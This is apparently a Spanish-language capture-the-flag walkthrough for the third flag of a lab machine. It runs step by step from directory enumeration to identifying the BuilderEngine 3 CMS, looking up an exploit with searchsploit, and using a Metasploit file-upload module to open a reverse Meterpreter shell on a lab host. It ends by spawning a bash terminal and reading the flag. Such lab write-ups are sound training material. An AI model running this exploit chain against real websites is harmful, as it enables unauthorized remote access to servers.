
Escape room CONDECERO – Bandera/clave 3

Bandera/Clave 3

Según la información de nmap, vemos que hay varios directorios marcados como "interesantes".




Abrimos el navegador web y exploramos la carpeta themes o modules, donde observamos que parece estar instalado algún CMS. Intentamos abrir los archivos para identificar el nombre de dicho CMS y averiguar si presenta vulnerabilidades.

Abrimos el navegador web, abrimos la ruta

[dirección ip]/themes/

y pulsamos enter




Localizaremos información sobre el CMS utilizado, por ejemplo, en varios archivos de descripción de los temas aplicados al mismo.

Abrimos la ruta:

[dirección ip]/themes/default_theme_2015/description.txt

y pulsamos enter



Según lo que indica este archivo, se está utilizando el CMS opensource BuilderEngine en su versión 3.

A raíz de lo que indica el directorio themes que localizó nmap, se busca con el script de **searchsploit** alguna vulnerabilidad relacionada con dicho CMS en su base de datos.

Introducimos el comando

searchsploit builderengine

y pulsamos enter



La vulnerabilidad de este CMS afecta hasta la versión 3.5, por lo que, en nuestro caso, el sistema se encontraría comprometido.

A continuación, comprobaremos si dicha vulnerabilidad es funcional.

Para ello accedemos a Metasploit Framework, podemos encontrar un acceso directo en la barra lateral de aplicaciones.

```
🛂 Kali-Linux-2019.3-vmware-amd64 - VMware Workstation 15 Player (Expired license)
                                                                                                     X
Player ▼ | | | ▼ 🖧 🖺 🖸 🛛
Applications ▼
              Places ▼ 🕟 Terminal ▼
                                                     Sun 15:07
                                                      Terminal
     File Edit View Search Terminal Help
     [i] Database already started
     [i] The database appears to be already configured, skipping initialization
                  MMMM
                  MMMMMM
                                  MMMMMM
                  MMMMMMMM; d; MMMMMMMMM
                       MMMMMMMMMM MMMM
                  MMM
                                      MMM
                            MMM
                                     MMM
                                     MMM
                                      MX
4
            =[ metasploit v5.0.41-dev
               1914 exploits - 1074 auxiliary - 330 post
          --=[ 556 payloads - 45 encoders - 10 nops
          --=[ 4 evasion
     <u>msf5</u> >
```

Como podemos ver, ahora tenemos una consola especial de este framework.

A continuación, procederemos a usar el módulo que encontramos disponible para el CMS y a configurarlo contra el objetivo, obteniendo una sesión remota.

```
Introducimos la siguiente tanda de comandos:
use exploit/multi/http/builderengine upload exec [enter]
set rhosts [dirección ip] [enter]
check [enter]
```

```
[*] Using exploit/multi/http/builderengine_upload_exec

msf5 exploit(multi/http/builderengine_upload_exec) > set rhosts 192.168.40.131

rhosts => 192.168.40.131

msf5 exploit(multi/http/builderengine_upload_exec) > check
[*] 192.168.40.131:80 - The target appears to be vulnerable.
msf5 exploit(multi/http/builderengine_upload_exec) >
```

Metasploit nos indica que efectivamente, es vulnerable así que ejecutamos el exploit.

```
Introducimos el comando
```

```
exploit -j
```

y pulsamos enter

```
📆 Kali-Linux-2019.3-vmware-amd64 - VMware Workstation 15 Player (Expired license)
Player ▼ | | | ▼ 📮 🖺 🔯
 Applications ▼ Places ▼ 🕞 Terminal ▼
         File Edit View Search Terminal Help
                 --=[ 1914 exploits - 1074 auxiliary - 330 post
--=[ 556 payloads - 45 encoders - 10 nops
                --=[ 4 evasion
       msf5 > use exploit/multi/http/builderengine upload exec
       Matching Modules
                                                                                                   Disclosure Date Rank
                                                                                                                                                    Check Description
                  exploit/multi/http/builderengine_upload_exec 2016-09-18
                                                                                                                                 excellent Yes
                                                                                                                                                                 BuilderEngine Arbitrary Fil
        e Upload Vulnerability and execution
      [*] Using exploit/multi/http/builderengine_upload_exec msf5 exploit(multi/http/builderengine_upload_exec) > set rhosts rhosts => 192.168.40.131 msf5 exploit(multi/http/builderengine_upload_exec) > check [*] 192.168.40.131:80 - The target appears to be vulnerable.msf5 exploit(multi/http/builderengine_upload_exec) > exploit -j [*] Exploit running as background job 0. [*] Exploit completed, but no session was created.
                                                                         _upload_exec) > set rhosts 192.168.40.131
         [*] Started reverse TCP handler on 192.168.40.132:4444
                                                   builderengine_upload_exec) > [+] Our payload is at: tVHcTyJz.php. Calling payload...
              5 exploit(multi/http/builderengine_upload_exec) > [+] Our payload is at: tVHcTyJz.php. Calling payload... Calling payload... Sending stage (38247 bytes) to 192.168.40.131
Meterpreter session 1 opened (192.168.40.132:4444 -> 192.168.40.131:45673) at 2019-12-01 15:17:12 -0500
Deleted tVHcTyJz.php
```

Ahora crearemos una sesión de meterpreter, una utilidad que nos permitirá interactuar con la máquina objetivo de manera remota. La primera sesión creada será de PHP, pero luego utilizaremos una nueva que funcionará para entornos Linux.

```
Pulsamos enter e introducimos la siguiente tanda de comandos:

use post/multi/manage/shell_to_meterpreter [enter]

set session 1 [enter]

exploit -j [enter]
```

A continuación, utilizaremos un script de Python para crear un shell y obtener una terminal remota interactiva con la que poder acceder al sistema de archivos de la máquina objetivo.

```
Introducimos la siguiente tanda de comandos:
sessions -i 2 [enter]
shell [enter]
python -c 'import pty; pty.spawn("/bin/bash")' [enter]
```

Si navegamos al directorio raíz, donde estaría alojada la aplicación web, podemos observar que hay un archivo llamado flag.txt, que contiene la tercera bandera.

```
www-data@FLAG1:~$ ls
ls
flag.txt html
www-data@FLAG1:~$ cat flag.txt
cat flag.txt
<--FLAG 3: L3ONARDOD
www-data@FLAG1:~$</pre>
```

CÓDIGO BANDERA 3: L30NARDØD